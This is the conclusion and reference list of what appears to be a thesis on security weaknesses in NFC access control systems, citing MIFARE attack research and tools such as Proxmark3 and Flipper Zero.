In conclusion, this research has successfully met its aim of generating awareness and attention towards the urgent need for enhanced security measures in NFC access control systems. The comprehensive exploration of the current NFC market, its security vulnerabilities, and potential attacks, along with the case studies conducted, clearly demonstrate the inadequacy of existing access control systems in preventing well-known and well-documented attacks. It is crucial for the safety and economic well-being of individuals relying on NFC security that effective countermeasures are adopted and security protocols are continuously updated.

Moving forward, further research in this field should focus on conducting large-scale assessments of access control systems to truly comprehend the magnitude of the vulnerability problem in our current infrastructures. Additionally, exploring attacks on a significant scale using just smartphones would highlight the alarming fact that attackers do not even need specialized tools to breach security.

The road to robust NFC security may be long, but every step we take brings us closer to a world where NFC technology can be used without fear of compromise.

References

[1] Aliexpress. https://nl.aliexpress.com/item/32808141763.html. Accessed: 27 May 2023.

[2] How to configure mifare card memory layout. https://kb.supremainc.com/knowledge/doku.php?id=en:1xfaq_how_to_configure_mifare_card_memory_layout. Accessed: 20 May 2023.

[3] An introduction to near field communications. https://www.mouser.com/applications/rfid-nfc-introduction/. Accessed: 13 May 2023.

[4] Nfc touchpoints. https://www.st.com/content/st_com/en/support/learning/essentials-and-insights/connectivity/nfc/nfc-touchpoints.html. Accessed: 23 May 2023.

[5] What are the general differences between the following card types? proximity, mifare®, mifare desfire®. https://www.pcscsecurity.com/wp-content/uploads/2018/05/Prox_and_Mifare_Explained.pdf, 2018. Accessed: 18 April 2023.

[6] Various advantages of nfc with their use cases. https://www.assetinfinity.com/blog/nfc-advantages-with-use-cases, December 26 2019. Accessed: 30 April 2023.

[7] Active rfid vs. passive rfid: Which tags to choose and when to use them. https://comparesoft.com/assets-tracking-software/rfid-asset-tracking/active-rfid-vs-passive-rfid-tags/, August 2021. Accessed: 14 May 2023.

[8] An10833: Mifare type identification procedure. https://www.nxp.com/docs/en/application-note/AN10833.pdf, January 2023. Accessed: 20 April 2023.

[9] Android Developers. Nfc basics. https://developer.android.com/guide/topics/connectivity/nfc, 2022. Accessed: 1 February 2023.

[10] Apple Developer. Core nfc. https://developer.apple.com/documentation/corenfc, 2022. Accessed: 12 February 2023.

[11] CardLogix. Mf3icdx21 41 81 mifare desfire ev1 contactless multi-application ic. https://www.cardlogix.com/wp-content/uploads/MIFARE-DESFire-EV1_datasheet_MF3ICDX21_41_81_SDS.pdf, December 2015. Accessed: 18 April 2023.

[12] J. Cook. Rfid vs nfc: Difference between rfid and nfc explained. https://www.arrow.com/en/research-and-events/articles/rfid-and-nfc-types-explained, April 2019. Accessed: 30 April 2023.

[13] Gerhard de Koning Gans, Jaap-Henk Hoepman, and Flavio D. Garcia. A practical attack on the MIFARE classic. In Gilles Grimaud and François-Xavier Standaert, editors, *Smart Card Research and Advanced Applications, 8th IFIP WG 8.8/11.2 International Conference, CARDIS 2008, London, UK, September 8-11, 2008. Proceedings*, volume 5189 of *Lecture Notes in Computer Science*, pages 267–282. Springer, 2008.

[14] Woods B. Chantzis F. Stais I. Calderon P. Deirmentzoglou, E. *Practical IoT Hacking: The Definitive Guide to Attacking the Internet of Things.* No Starch Press,Us, 2021.

[15] Flipper Zero. Flipper zero. https://flipperzero.one/, 2022. Accessed: 1 February 2023.

[16] Rory Flynn. *An investigation of possible attacks on the MIFARE DESFire EV1 smartcard used in public transportation.* PhD thesis, 07 2019.

[17] Andy Greenberg. A one-minute attack let hackers spoof hotel master key. `https://www.wired.com/story/one-minute-attack-let-hackers-spoof-hotel-master-keys/`, april 2018. Accessed: 12 June 2023.

[18] Tiko Huizinga. Using nfc enabled android devices to attack rfid systems, 2018. Bachelor thesis.

[19] ICopy-X. icopy-x. `https://icopy-x.com/`, 2022. Accessed: 1 February 2023.

[20] Lab401. Rfid pentester tag pack. `https://lab401.com/products/rfid-pentester-tag-pack-2023`, 2023. Accessed: 23 May 2023.

[21] Sebastian Leclerc and Philip Kärrström. Cloning attacks against nfc-based access control systems, 2022. Bachelor thesis.

[22] Anne-Marie Lesas and Serge Miranda. *NFC Use Cases*, pages 107–120. 2017.

[23] Asavari P N K and K Vineet. Nfc tag market size, share, growth, trends — analysis 2030. `https://www.alliedmarketresearch.com/near-field-communication-tag-nfc-tag-market-A09845`, September 2021. Accessed: 30 April 2023.

[24] Proxmark.nl. Proxmark. `http://www.proxmark.nl/?proxmark`, 2022. Accessed: 21 February 2023.

[25] RfidResearchGroup. Proxmark3. `https://github.com/RfidResearchGroup/proxmark3`, 2022. Accessed: 3 January 2023.

[26] RfidResearchGroup. Standalone mode. `https://github.com/RfidResearchGroup/proxmark3/wiki/Standalone-mode`, 2022. Accessed: 13 March 2023.

[27] Rfwireless-world. Nfc tag vs nfc reader-difference between nfc tag and nfc reader. `https://www.rfwireless-world.com/Terminology/NFC-tag-vs-NFC-reader.html`. Accessed: 23 May 2023.

[28] Dan Swinhoe. What is a dictionary attack? and how you can easily stop them. `https://www.csoonline.com/article/3568794/what-is-a-dictionary-attack-and-how-you-can-easily-stop-them.html`, Aug 2020. Accessed: 21 May 2023.

[29] Wee Hon Tan. Practical attacks on the mifare classic. Imperial College London, 2009. Master thesis.

[30] Dangerous Things. Proxmark3 easy. `https://dangerousthings.com/product/proxmark3-easy/`. Accessed: 21 May 2023.

[31] Polle Vanhoof. Nespresso smart cards hacked to provide infinite coffee after someone forgets to patch it. `https://www.theregister.com/2021/02/04/nespresso_cards_hacked/`, February 2021. Accessed: 12 May 2023.

[32] Vikas G. Near field communication market by product type, operating mode, and end user: Global opportunity analysis and industry forecast, 2021-2028. `https://www.alliedmarketresearch.com/near-field-communication-market`, 2021. Accessed: 16 May 2023.

[33] Jonathan Westhues. Proxmark3. `https://cq.cx/proxmark3.pl`, February 2009. Accessed: 21 May 2023.

[34] Wikipedia. Mifare. `https://en.wikipedia.org/wiki/MIFARE`, 2022. Accessed: 10 April 2023.

[35] Zhovner. Proxmark3. `https://github.com/zhovner/proxmark3-1/blob/master/client/default_keys.dic`, 2021. Accessed: 21 May 2023.